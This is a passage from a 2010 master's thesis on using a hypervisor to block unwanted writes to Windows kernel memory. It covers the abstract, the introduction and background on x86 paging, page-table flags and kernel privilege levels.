

Enforcing memory protection with hardware virtualization

Jon Everett



Master's Thesis
Master of Science in Information Security
30 ECTS
Department of Computer Science and Media Technology
Gjøvik University College, 2010

Avdeling for
informatikk og medieteknikk
Høgskolen i Gjøvik
Postboks 191
2802 Gjøvik

Department of Computer Science
and Media Technology
Gjøvik University College
Box 191
N-2802 Gjøvik
Norway

Enforcing memory protection with hardware virtualization

Jon Everett

2010/12/01

Abstract

A monolithic operating system (OS) - such as Windows or Linux - distinguish between executing in restricted user mode or privileged kernel mode. Third party device drivers and modules are executing in kernel mode alongside the code of the OS, thus has direct access to memory, hardware devices and execution state. Limitations in memory protection makes it possible to modify any memory, including read-only. This is exploited by kernel malware to manipulate the code and workflow of the OS. Security software such as integrity checkers, anti-virus and host-firewalls attempt to mitigate this threat, but are also prone to subversion. It is arguably impossible to implement effective security on a privilege level equal to the malicious code, and implemented in the very environment to be protected.

Hardware virtualization introduces a new privilege level superior to the OS. This technology is designed to utilize ample computational resources by collocating several operating systems on one physical machine. A hypervisor manage and monitor virtual machines by intercepting privileged instructions and events. The idea behind this work is to leverage the hypervisor to protect kernel memory in a way the OS itself is not able to.

This thesis investigates whether the hypervisor provides a suitable environment for preventing unwanted memory modifications. Memory management, kernel attack surface and hardware-assisted virtualization are addressed to enumerate protection limitations and opportunities. Based on this, a set of techniques to prevent modification of memory in need of protection is presented. The hypervisor is used to intercept and deny attempts to write to memory defined as protected. A prototype of the proposed protection is demonstrated in a simulated attack scenario. The malicious modification attempts are successfully prevented, thus protecting the kernel from a known design vulnerability.

Keywords

Memory Protection, Malware Prevention, Kernel mode malware, Hardware-assisted virtualization

Sammendrag

(Abstract in Norwegian)

Monolittiske operativsystemer som Windows og Linux opererer med to privilegienivåer for eksekvering av kode. Begrensede *user mode* eller privilegerte *kernel mode*. I arbeidsminnet i kjernen finnes operativsystemkode side om side med ekstern kode for maskinvaredrivere og andre tredjeparts moduler. Disse har direkte tilgang til minne, øvrig maskinvare og operativsystemets tilstand. Svakheter i implementasjonen av minnetilgang og isolasjon muliggjør modifikasjon av alt arbeidsminne, også minne med kun lesetilgang. Dette kan utnyttes av ondsinnede kjernemoduler for å manipulere tilstand og funksjonsflyt i operativsystemet. Sikkerhetsprogramvare som for eksempel antivirus, host-brannmur og integritetsjekker forsøker å beskytte mot denne trusselen, men er også utsatt for subversjon. Implementasjon av effektive sikkerhetsmekanismer på samme privilegienivå, og i samme system, som trusselen man skal beskyttes mot er i beste fall vanskelig, kanskje umulig.

Virtualisering av maskinvare er en relativt ny teknologi som introduserer et nytt privilegienivå overordnet operativsystemets *kernel mode*. Denne teknologien er tiltenkt å utnytte et overskudd av maskinkraft ved å konsolidere flere operativsystemer på en enkelt fysisk maskin. En *hypervisor* kontrollerer og organiserer virtuelle maskiner ved å overta eksekvering ved privilegerte instruksjoner eller spesielle hendelser. Konseptet denne oppgaven bygger på er å utnytte en *hypervisor* til å beskytte operativsystemkjernens arbeidsminne, noe kjernen selv har begrensede muligheter for å gjøre.

Masteroppgavens målsetning er å undersøke hvorvidt en *hypervisor* egner seg til å implementere beskyttelsesmekanismer mot uønskede minnmodifikasjoner. Minnehåndtering, operativsystemets angrepsflate og prosessor-støttet virtualisering blir innledningsvis introdusert. Basert på denne teorien blir begrensninger og muligheter for minnebeskyttelse synliggjort. Et sett av beskyttelsesmekanismer blir deretter foreslått. Hypervisoren benyttes til å avskjære og forhindre forsøk på å modifisere minneområder som er merket for beskyttelse. En prototyp av mekanismene er implementert og demonstrert i et simulert angrepsscenario. Et ondsinnet forsøk på å manipulere kjernens funksjonsflyt ved bruk av en kjent angrepsteknikk kan forhindres.

Acknowledgements

I would like to express my thanks to those contributing to this thesis. First off, my supervisors Trond Arne Sørby and Lasse Øverlier. Through discussions and comments they have contributed to the quality of my work and been a source of motivation. Their feedback has been invaluable throughout the work on the thesis. I would also like to mention the support of my colleagues. Especially Tarjei Mandt for helping maneuver the Windows kernel, and Anders Granerud for feedback on the report.

- Jon Everett, 1st December 2010

Contents

Abstract	iii
Sammendrag	v
Acknowledgements	vii
Contents	ix
List of Figures	xi
List of Tables	xiii
1 Introduction	1
1.1 Topic	1
1.2 Problem description	1
1.3 Justification and motivation	2
1.4 Research questions	3
1.5 Summary of claimed contributions	3
1.6 Choice of methods	3
1.7 Thesis outline	4
2 Background	5
2.1 Memory management	5
2.1.1 Memory protection	6
2.1.2 Page tables	7
2.2 The operating system	11
2.2.1 Monolithic kernel architecture	11
2.3 Malware	14
2.3.1 Kernel malware	14
2.3.2 Type 1 malware in the kernel	15
2.3.3 Type 2 malware in the kernel	17
2.4 Kernel security	18
2.4.1 Kernel mode code signing	18
2.4.2 Kernel patch protection	18
2.5 Hardware virtualization	20
2.5.1 The semantic gap	21
2.5.2 Types of hardware virtualization	21
2.5.3 Hardware-assisted virtualization	23
2.5.4 Intel Virtualization Technology	23
2.5.5 Xen and hardware-assisted virtualization	25
2.5.6 Memory virtualization	26
3 Related research	29
3.1 Virtualization malware	29

3.2	Introspection and malware detection	29
3.3	Protection	30
4	Enforcing memory protection	33
4.1	Introduction to contributions	33
4.2	Architecture of experiment implementation	33
4.2.1	Interception of guest operation	33
4.3	Protecting writable memory	35
4.4	Protecting read-only memory	37
4.5	Blocking memory re-mapping	39
4.6	Overview of proposed techniques	41
5	Experimental work	43
5.1	Experimental strategy	43
5.1.1	Experimental malicious kernel module	43
5.2	Test - Unprotected malicious memory modification	44
5.3	Experiment	45
6	Discussion	49
6.1	Experiment results and implementation	49
6.1.1	Performance considerations	50
6.1.2	Limitations of proposed protection	51
6.1.3	Consequences of proposed protection	51
6.2	Trust	51
6.3	The use of virtualization	52
6.3.1	Security considerations	53
6.4	Closing remarks	53
7	Conclusions	55
8	Further work	57
	Bibliography	59
A	Experiment setup	65
B	Experiment code	67
B.1	Hypervisor protection code	67
B.1.1	Emulated mov to CR	67
B.1.2	Functions in xen used by protection code	68
B.1.3	VM Exit Handlers	69
B.2	Malicious kernel module code	71

List of Figures

1	The hardware MMU	5
2	Page table lookup translating virtual address	7
3	Page tables of kernel space shared by all processes	8
4	Print of page table entry lookup	8
5	Control register CR0	10
6	Operating system	11
7	Memory layout of the Windows NT kernel and user space (simplified)	12
8	The monolithic kernel architecture in the ring model	12
9	Interrupts and system calls (simplified)	13
10	Malware (type 1) manipulating workflow for system calls	15
11	System service dispatch table before and after rootkit hook	16
12	Process hidden in process list by unlinking	17
13	Hardware Virtualization	20
14	Privilege levels as utilized by virtualization types.	22
15	Life cycle of hardware-assisted virtualization with VMX	25
16	Architecture of Xen 3	26
17	Shadow page tables in Xen 3.	27
18	Architecture of memory protection implementation	34
19	The VM Exit handler used in guest operation interception	34
20	Protection of memory within a writable page	35
21	Flowchart of protecting selected memory in page.	36
22	Flowchart of WriteProtect enforcement.	37
23	Two virtual addresses resolving to the same physical address	40
24	Flowchart of denying remapping of protected pages.	41
25	Process list of currently running process	44
26	Messages from rootkit during successful hook	45
27	Process list after successful rootkit hook	45
28	Initializing MemProtect via Ether framework	46
29	Messages from rootkit during prevented hook.	47
30	Status messages from MemProtect	47
31	Process list after prevented rootkit hook	48
32	Performance impact of hardware and software virtualization. Source:[1]	50

List of Tables

1	Flags of the Page Table Entry	9
2	VMX instruction set	23
3	Fields in the Virtual Machine Control Structure	24
4	Experiment computer setup	65
5	Xen configuration for experiment virtual machine	65

1 Introduction

1.1 Topic

This thesis investigates whether hardware virtualization provides a suitable platform for mitigating limitations in the way memory is protected in a commodity operating system (OS). Kernel mode malware utilize techniques to bypass protection in order to manipulate the OS kernel. System files can be modified in run-time memory or while stored on disk. In this work focus is on extending protection of runtime memory integrity, since file integrity has been addressed[39]. The aim of this work is to enforce the protection mechanisms which will help protect the kernel against unwanted modifications.

1.2 Problem description

Be it business or leisure, computers and software play an integral role in facilitating communication and flow of information. Computer technology has always been associated with a certain risk and vulnerability. This can partially be credited a design compromise in the OS between rigid security and business-feasible solutions. Commodity operating systems of today - such as Windows and Linux - use variants of a monolithic kernel architecture. The OS kernel and device drivers run in a privileged mode, while applications run in a restricted mode, respectively kernel mode and user mode[16]. A consequence of this architecture is that third party hardware vendors have to write their own device drivers to be run in kernel mode. This implies that third party code is given the same privilege level as the OS kernel.

The monolithic kernel architecture has been subject for criticism[51] mainly regarding the fact that loaded kernel modules are able to crash the entire operating system. Thus, implicitly making it unlikely to be able to implement effective kernel protection[47]. The problems revolving around the varying quality and credulous privilege level of third party drivers is one that will remain the way commodity operating systems are designed today. Alternative kernel architecture models address this problem (e.g. microkernels[51]), but are not really on the horizon for commodity OS'es.

The inevitable need and ability to load third party code turns out to be an Achilles heel in kernel security. This design feature is exploited as an attack vector for malicious kernel modules to establish a foothold inside the kernel. Given unrestricted access, kernel mode malware can subvert or intercept any kernel operation and may be considered the ultimate OS compromise. Kernel mode malware have a privileged position and elusive nature. The detection of these has proven to be a difficult, complex and resource demanding task[15]. Getting infected by malware is something any ordinary computer user is able to[48]. In contrast, removal of a kernel malware and sanitizing of the kernel can be very difficult, even for a seasoned security expert. The solution is often a time consuming from-scratch reinstall of the OS and software.

The core of the problem in this work can be summarized as follows: Advanced malware

continue to thrive due to a fundamental limitation in the way most defensive software (such as anti-virus or host-firewalls) is implemented. It is arguably impossible to guarantee effective security with defensive measures on a privilege level equal to the malicious code and implemented in the very environment that is to be monitored and protected.

1.3 Justification and motivation

Kernel mode malware holds a powerful position in the computer system. It has direct access to computer hardware and may dictate the premises for regular applications running in user mode. These applications handle confidential or private information, for instance credentials to banking or other services. Malware residing in the kernel may manipulate, utilize or facilitate loss of information, all in a fashion concealed from the person using the system. Security software executing in either user or kernel mode have a limited ability to mitigate this threat, as the malware is able to control the execution state.

A *virtualized* operating system is executing in a software-controllable environment, with the potential for mitigating kernel mode malware. Hardware virtualization was originally created to run many virtual machines on one physical machine, enabling better utilization of the ample computing resources in modern hardware. Consolidation of machines has obvious resource cost benefits, but virtualization also implies a new level of privilege. The virtual machine monitor (VMM)[27], also known as the *hypervisor*, operates on a privilege level superior to the operating system inside a virtual machine. A sub-category of virtualization called *hardware-assisted virtualization* enables the virtual machine to run unmodified commodity operating systems with a transparent view of the underlying hardware. This technology has become publicly accessible in recent years, mainly due to the advent of processor virtualization extensions[31].

Hardware virtualization technology has been found promising for enhancing security mechanisms. Several research projects utilize this, for instance in code integrity[24][45][59], data protection[43][60], intrusion detection[4][13][36] and protection[6]. Among the new concepts is the ability to monitor and intercept the execution state of the guest. Implementing mechanisms through the hypervisor, one has the opportunity to enforce security restrictions in a way the kernel itself is not able to.

Although this probably does not mean the end of kernel malware, it will improve kernel security and significantly raise the bar on developing new malware techniques. It is possible that the adaptation and extension of memory protection mechanisms to a hardware virtualization context can provide an upper hand in what has turned out to become a cat and mouse game to protect the kernel integrity. Considerable resources has been put into implementing protection solutions like Microsoft's PatchGuard[39]. This with varying degrees of success[47][49]. One of the weaknesses in the concept behind PatchGuard is that the security mechanisms of the protection is on the same privilege level as the code it is supposed to be restricting. This approach may be improved by elevating the privilege level of the protection enforcement above the OS kernel.

The key motivation behind this work can be summarized as follows: Modifying the architecture of the OS in order to improve kernel security is in many respects infeasible. Instead,

virtualization technology may be used to obtain equivalent or improved levels of security.

1.4 Research questions

Three research questions are presented here, and addressed chronologically throughout this work.

1. *What are the limitations or deficiencies in x86 memory protection?*
2. *How does the protection limitations affect OS kernel security?*
3. *Can the hypervisor be utilized to mitigate the protection limitations, thus enforce memory protection?*

Research question 3 may be considered the main research question. Based on this, a hypothesis is presented:

Hypothesis *A hypervisor has the ability to enforce memory protection by intercepting guest operation and thus prevent malicious kernel modifications.*

1.5 Summary of claimed contributions

Our contributions suggests three approaches to address different memory protection limitations of non-virtualized operating systems. A prototype is developed based on the Xen virtualization solution[27] and the Ether framework[9]. The techniques address limitations in protecting both writable and read-only memory. The protection techniques focus on memory regions meant to be kept unmodified, such as code and control structures.

The thesis demonstrates the privileged position of the hypervisor used to implement security mechanisms on behalf of the guest OS. The prototype is tested in a simulated attack scenario where a malicious kernel modules attempt to manipulate kernel workflow is mitigated.

1.6 Choice of methods

The methods applied in the thesis is a combination of literature studies and laboratory experiments. The literature studies serve as theoretical research to facilitate the appropriate techniques for the experimental work. The laboratory work consists of experiment design and implementation to confirm the techniques of the theoretical contributions.

A significant part of the work behind this thesis has been the literature studies. Qualitative research projects[23] need in-depth understanding of the topics, in this case memory protection and hardware virtualization. This has been necessary to identify and acquire knowledge to address the research question topics. First, memory management is examined to identify limitations of memory protection. This is followed by a study in how these limitations can be maliciously exploited. To put the protection limitations in a context an understanding of the attack surface of an OS is needed. The core of this thesis is to evaluate whether hardware virtualization provide the means to mitigate identified protection limitations. A literature study of processor implementation of virtualization[31] and hypervisor design[2] is necessary to utilize the potential in this technology.

The idea is that, based on these literature studies, one would get a sound understanding

of which memory regions the OS has limitedly protected. These regions would be in need of a more in-depth and thorough protection scheme. Furthermore, an understanding hardware virtualization in general and especially memory management in virtualization is necessary to understand how the guest OS work-flow realistically can be controlled.

This approach will not be exhaustive, due to the numerous different kernel modification techniques publicly available, not to mention techniques not public, but no less likely to exist. A non-exhaustive approach implies limitations to the scope of which the proposed techniques benefit. Never the less, an established subset of kernel modification techniques will provide the insight necessary to continue the research in the virtualization context, potentially with a broader scope of applicability. The attack surface of the OS kernel has been, and still is, a matter of thorough research and elucidation[8][25][52]. Thus, a literature study was deemed sufficient for the exploration of the need for protection.

Although the theoretical knowledge may be in place to nominate a hardware virtualization approach, an experimental methodology is necessary and appropriate to demonstrate the validity of our claims. Therefore, the experiment design and implementation has been the core of the thesis contributions. The work focuses on the use of hardware virtualization and the hypervisor. Other comparable approaches exist, such as software virtualization[1] and hardware emulation[3]. Hardware virtualization is chosen as it is considered to have an acceptable performance penalty and the best features regarding virtualization artifacts and transparency. This is important in order to facilitate a seamless and largely undetectable protection solution.

The outline of the experimental approach is to test a prototype of the proposed protection mechanisms against publicly known kernel malware. The OS to protect will be the widespread Windows XP. It is believed the protection concepts are likely to be applicable to most versions of Windows, and possibly other monolithic kernels such as Linux. This is possible due to an ambition to, as far as possible, refrain from depending on a semantic understanding of the protected OS. The results of this experiment will provide the data necessary to establish whether the protection mechanism was successful. This will in turn provide the knowledge to test our hypothesis as a part of the concluding work.

1.7 Thesis outline

The thesis is divided into three main parts: (1) background and related research, (2) contributions and experiment and lastly (3) discussion, conclusions and further work. The background in Chapter 2 presents and elaborates relevant topics. This includes memory management as conducted by commodity operating systems. This is followed by sections on operating system kernel design, security and attack surface. The last background section is on hardware virtualization with focus on Intel's VT implementation and the Xen hypervisor. Chapter 3 present a summary of the state-of-the-art in related work and research. The contributions of the thesis are elaborated in Chapter 4. A prototype based on the proposed techniques are demonstrated in an experiment in Chapter 5. Chapter 6 contains discussions on experiment results and relevant virtualization considerations. The conclusions of our work are presented in Chapter 7 followed by further work in Chapter 8.

2 Background

2.1 Memory management

Among the main tasks of any OS is managing memory used by the OS and its processes[50]. Managing memory is the organizing of memory physically and logically, as well as memory sharing, protecting and relocating. A key property of memory management is the memory virtualization¹. Virtual memory is an abstraction of the physical memory. Each process has its own virtual memory view. Reasons for virtualization of memory are several, among the most significant are the following:

- The amount of physical memory (RAM) and size of disk swapping are varying from each machine setup. Memory virtualization enables a uniform memory layout, size and view for all processes. This enables the OS to handle memory independent of hardware setup.
- Individual processes can operate with individual/isolated memory ranges or shared memory ranges.
- The abstraction layer introduces a platform for extended functionality in memory management, such as protection and optimization in a fashion suitable to a given OS.




Figure 1: The hardware MMU

Memory management is handled by a memory management unit (MMU), illustrated in Figure 1. This is a hardware component interacting with the operation of the CPU. Several different operating modes exist for different computer architectures. The focus of this thesis is the IA-32 architecture in an operating mode as used by Microsoft Windows.

¹The use of the term *virtualization* in memory virtualization is not related to hardware or software virtualization later addressed in the thesis.

Among MMU responsibilities is dividing the physical and virtual address space into equally sized pages, and perform the address translation between virtual and physical memory. The address translation can be done in two ways

1. Via an associative cache called the translation lookaside buffer (TLB)
2. Via the page tables by looking up a page table entry (PTE)

A page table lookup is less efficient than using the TLB, and is used when the TLB lacks a given translation (referred to as a "TLB miss"). The TLB consists of the most recently used page table entries.

2.1.1 Memory protection

The concepts of virtual memory and its management provide an opportunity to enforce access restrictions and protection. Segmentation and paging are the two types of memory organizing.

Segmentation

A segment is a memory range with a set of permissions and a given size. The CPU provides segment registers such as code-segment (CS), data-segment (DS) and stack-segment (SS). The use of segmentation has for most purposes been superseded by paging.

Paged virtual memory

In paging the virtual memory is divided into equally sized pages. Among access restrictions a page can be marked as accessible only to the kernel, or as read-only. A process can not access a physical page that has not been mapped in its own page tables (without causing a page fault).

2.1.2 Page tables

The translation of virtual to physical addresses is accounted in the page tables. Each process has its own set of page tables, which is pointed to by the control register CR3. When a context switch is performed from one executing process to another, the CR3 is updated in order to switch the virtual address space of the processes. CR3 points to the base of the page directory as illustrated in Figure 2.




Figure 2: Page table lookup translating virtual address

The page directory is the first level of the page tables. Each entry in the page directory points to the base of a page table. Each entry in the page table points to a page. The uppermost 10 bits of a virtual address is the index in the page directory. The following 10 bits is the index in the page table. The last 12 bits is the address offset in the page. Each page directory consists of 1024 page directory entries (PDE). Each PDE point to a page table of 1024 page table entries (PTE). Each page has the size 4 kilobytes. With this setup, the total amount of virtual memory is 4 gigabytes (2^{32}).

Figure 3 show how the memory of the kernel is shared between all processes. Half of the page tables are per process and the other half a inter-process shared set of page tables for the OS kernel. This is implemented by dividing the page directory tables in halves. The lower half points to page tables belonging to the process and the upper half points to kernel page tables.

Page table entries

By using the powerful kernel debugger for Windows, *kd*[29], one can inspect the page table entry of a given virtual address. The debugger extension *!pte [virtual address]* is used to provide a comprehensive output explained in Figure 4. The page directory index and page table index




Figure 3: Page tables of kernel space shared by all processes

is used in the lookup according to the illustration in Figure 2. This locates the page table entry, which holds the page flags and the address of the page. The lower 12 bits (3 nibbles) of the virtual address is the page offset. The page address and the page offset in combination gives the physical memory address of the mapped virtual address.

```

kd> !pte 80501030
PDE at C0602010
contains 0000000000316163
pfn 316      -G-DA--KWEV
      Page directory index

VA 80501030
PTE at C0402808
contains 0000000000501121
pfn 501      -G--A--KREV
      Page table index
      Page flags
      Page address
      Page offset
    
```

Figure 4: Print of page table entry lookup

In order to translate from virtual address to physical address, the following procedure can be used:

1. Mask out the lower 12 bits (the page flags) of the PTE. This gives the address of the page.
 $00501121 \Rightarrow 00501000$
2. The page offset is the lower 12 bits of the virtual address, 80501030. Combining the page address and the page offset we get the physical address.
 $00501000 + 030 \Rightarrow 00501030$

Each page table entry (and page directory entry) has a set of properties implemented as a set of flags in the lower 12 bits of the entry. The flags[39] are listed in Table 1. From the flags of the page in Figure 4 it can be read that it is currently mapped in physical memory (V), and has been accessed (A). It is inter-process (G) and readable (R) only in kernel mode (K).

Table 1: Flags of the Page Table Entry

Flag	Name	Description
V	Valid	Indicates if the page is currently present in physical memory.
W/R	Write/Read	Specifies the access mode restrictions. If unset the page is read-only, if set the page is writable.
K/U	Owner	Specifies access privilege restrictions. If unset the page is accessible only in kernel mode (CPL0), if set the page is accessible in user mode (CPL3) and kernel mode.
T	WriteThrough	Indicates write-through caching policy.
N	CacheDisable	Indicates that page cannot be cached .
A	Accessed	When set the flag indicates that the page has been read or written to.
D	Dirty	Indicates that the page has been written to.
L	Large	Indicates a page larger than 4 Kb (in use with PSE).
G	Global	Indicates a global page, in order to be preserved in the TLB in a process context switch. This is set for kernel pages.
C	CopyOnWrite	Indicates if copy-on-write is enabled.
E	Executable	Indicates if page is executable.

It is worth noting that the page tables are stored in the memory range above 0xC0000000, which is in the kernel space of virtual memory. This implies that a process in user mode does not have access to modify its own page tables.

Page faults

The amount of physical memory is commonly less than the virtual memory (2GB for each process). This implies that not all virtual memory can be present in physical memory, but may for instance be "paged out" to disk. Handling this discrepancy is a necessary trade-off in memory management. When a page not present in physical memory is attempted accessed, a page fault is issued by the MMU. In the same fashion, a page fault is issued when the CPU in user mode attempts to access a page with is only accessible in kernel mode, or an attempt is made to write to a read-only page.

A page fault handler in the OS trap and resolve page faults. This has two possible outcomes:

1. If the access to a non-present page is allowed, the page will be mapped to available physical memory, and the page table entry in question is updated. The faulting CPU instruction will then be executed again. The page translation is now found in the tables, and normal execution continues.
2. If the restrictions by the access mode or privilege mode flags are violated, or the virtual address is simply invalid, an exception (STATUS_ACCESS_VIOLATION) is raised. This is the case when a user mode process tries to access kernel pages, or a write is attempted to a read-only page.

2.2 The operating system

The operating system serves as an abstraction layer between applications and an arbitrary hardware setup[50]. The OS manages the computer resources and offer these to the applications via a defined interface. The main component of the OS is the kernel. The key executive components of the kernel is memory, process and thread management, security, I/O and networking. The kernel is also responsible for handling interrupts and exceptions, scheduling and synchronization. In addition to this, device drivers and a hardware abstraction layer (HAL) is part of the kernel as an interface to underlying hardware. This chapter illuminates a selected subset of topics about kernel design and implementation considered to be relevant for this thesis.




Figure 6: Operating system

2.2.1 Monolithic kernel architecture

The kernels of commodity operating systems such as Windows and Linux are designed with a monolithic architecture model. This thesis will mainly focus on the widespread Windows NT³ kernel[39], which by Microsoft is referred to as a hybrid kernel⁴, a combination of the monolithic and the micro-kernel architecture. By most practical standards the hybrid approach is largely similar to the monolithic, especially regarding key aspects such as device drivers and inter-process communication. For the sake of brevity, the Windows NT kernel is regarded as monolithic in this thesis.

In a monolithic kernel all system components of the OS are located in kernel space and run in kernel mode. This can be illustrated with the memory layout of the Windows NT kernel in Figure 7. In the kernel memory range, from $0x80000000$ to $0xFFFFFFFF$, all key components are located, including third party kernel modules. The kernel memory layout in Figure 7 corresponds to the division of page directories in Figure 3.

³The name *NT kernel* indicates a link to the operating system named Windows NT. However this kernel has been used and evolved in subsequent versions of Windows such as XP, Vista and 7.

⁴Microsoft use the term *hybrid kernel* for their NT kernel, utilizing concepts from both monolithic and micro-kernel design. This is a somewhat controversial category and has by some been dismissed as a marketing quasi-category.




Figure 7: Memory layout of the Windows NT kernel and user space (simplified)

Privilege levels

The monolithic kernel architecture operates with two privilege levels. The most privileged *kernel mode* and the restricted *user mode*. The privilege level is maintained and enforced by the CPU as current privilege level (CPL in the IA-32 processor architecture). The CPL is based on the ring-model in Figure 8, consisting of four privilege levels ranging from ring 0 to ring 3, ring 0 being the most privileged. Only the most and least privileged CPLs is utilized in the monolithic architecture, hence kernel mode is operating in ring 0 and user mode is in ring 3.




Figure 8: The monolithic kernel architecture in the ring model

User to kernel interface

The role of the OS kernel and its workflow can be illustrated through the interface and interaction between user mode and kernel mode. In normal operation, user applications request services and data from the kernel. The kernel is reachable from user mode through a set of interfaces

between kernel and user mode. When context is switched from user mode to kernel mode, the processor use the system registers in Figure 9 to locate the appropriate entry to kernel mode. These registers are directed to dispatch tables of function pointers. These function pointers point to the code of the functions requested by event or call in user mode. When the executable kernel code is finished, operation is returned to user mode.

Interrupts Software interrupts are issued by running applications with the CPU instruction INT *n*. The value *n* correlates to a defined interrupt type, and is the index in the interrupt dispatch table (IDT). Interrupts are trapped and handled by the kernel which dispatches to the appropriate software functions organized in the IDT.

System calls A set of exported kernel functions made reachable to user mode through a processor instruction named SYSENTER (or the older version INT 2E). When context is switched after a system call the instruction pointer is set to the value of MSR.SYSENTER_EIP. The SSDT contain pointers to all the supported system call functions. The call is dispatched and handled by the given function. System calls can be used for opening files, listing directories, creating processes and more.

IOCTL Device input/output control is a proprietary system call to reach device specific functions and can be used to reach third party kernel modules.

